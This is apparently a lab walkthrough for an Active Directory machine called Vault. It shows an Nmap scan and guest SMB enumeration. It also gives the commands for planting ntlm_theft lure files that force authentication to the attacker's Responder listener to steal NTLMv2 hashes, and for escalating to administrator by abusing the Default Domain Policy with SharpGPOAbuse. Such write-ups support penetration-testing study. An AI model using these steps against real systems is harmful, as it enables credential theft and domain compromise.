PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2026-02-24 09:18:25Z)135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: vault.offsec0., Site: Default-First-Site-Name)445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3389/tcp open ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC.vault.offsec
| Not valid before: 2026-02-23T09:16:03
|_Not valid after: 2026-08-25T09:16:03
| rdp-ntlm-info:
| Target_Name: VAULT
| NetBIOS_Domain_Name: VAULT
| NetBIOS_Computer_Name: DC
| DNS_Domain_Name: vault.offsec
| DNS_Computer_Name: DC.vault.offsec
| DNS_Tree_Name: vault.offsec
| Product_Version: 10.0.17763
|_ System_Time: 2026-02-24T09:19:19+00:00
|_ssl-date: 2026-02-24T09:20:33+00:00; 0s from scanner time.
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open mc-nmf .NET Message Framing
49666/tcp open unknown
49668/tcp open unknown
49673/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49674/tcp open unknown
49679/tcp open unknown
49703/tcp open unknown
I started by checking for guest access on the target machine.
enumeration
SMB
I checked that I have a guest access.
crackmapexec smb 192.168.115.172 -u 'guest' -p '' --shares
SMB 192.168.115.172 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC)(domain:vault.offsec)(signing:True)(SMBv1:False)SMB 192.168.115.172 445 DC [+] vault.offsec\guest:
SMB 192.168.115.172 445 DC [+] Enumerated shares
SMB 192.168.115.172 445 DC Share Permissions Remark
SMB 192.168.115.172 445 DC ----- ----------- ------
SMB 192.168.115.172 445 DC ADMIN$ Remote Admin
SMB 192.168.115.172 445 DC C$ Default share
SMB 192.168.115.172 445 DC DocumentsShare READ,WRITE
SMB 192.168.115.172 445 DC IPC$ READ Remote IPC
SMB 192.168.115.172 445 DC NETLOGON Logon server share
SMB 192.168.115.172 445 DC SYSVOL Logon server share
The output confirmed that I have READ/WRITE permissions on the DocumentsShare.
Since I have write access, I can attempt to capture an NTLM hash by forcing a user to authenticate to my machine.
I used ntlm-theft to generate a set of malicious files. If a user interacts with any of these files, Responder will capture their hash.
exploitation
Craft the payload.
python3 ntlm_theft.py -g all -s 192.168.45.247 -f lure
Start Responder
sudo responder -I tun0 -v
Upload the files.
prompt off
mput *
Shortly after, a connection was triggered, and I captured the NTLMv2 hash for the user anirudh
Running whoami /priv showed that the user has SeBackupPrivilege. However, after some investigation, this turned out to be a rabbit hole.
I spent some time on it.
GPO Abuse via BloodHound

Using BloodHound, I discovered that the user anirudh has write permissions over the Default Domain Policy.

To escalate privileges, I took ownership of the GPO and modified the DACL using Impacket’s owneredit and dacledit. Then, I used SharpGPOAbuse.exe to add anirudh to the local Administrators group.
Now, let’s modify the policy using SharpGPOAbuse.exe!
.\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount anirudh --GPOName "Default Domain Policy"[+] Domain = vault.offsec
[+] Domain Controller = DC.vault.offsec
[+] Distinguished Name = CN=Policies,CN=System,DC=vault,DC=offsec
[+] SID Value of anirudh = S-1-5-21-537427935-490066102-1511301751-1103
[+] GUID of "Default Domain Policy" is: {31B2F340-016D-11D2-945F-00C04FB984F9}[+] File exists: \\vault.offsec\SysVol\vault.offsec\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf
[+] The GPO does not specify any group memberships.
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new local admin. Wait for the GPO refresh cycle.
[+] Done!

Now anirudh became administrator!
After successfully modifying the GPO, I forced a policy update.
gpupdate /force
With the policy applied, anirudh was added to the local Administrators group. I logged back in, verified my identity with whoami /groups, and successfully retrieved the root flag from the Administrator’s desktop.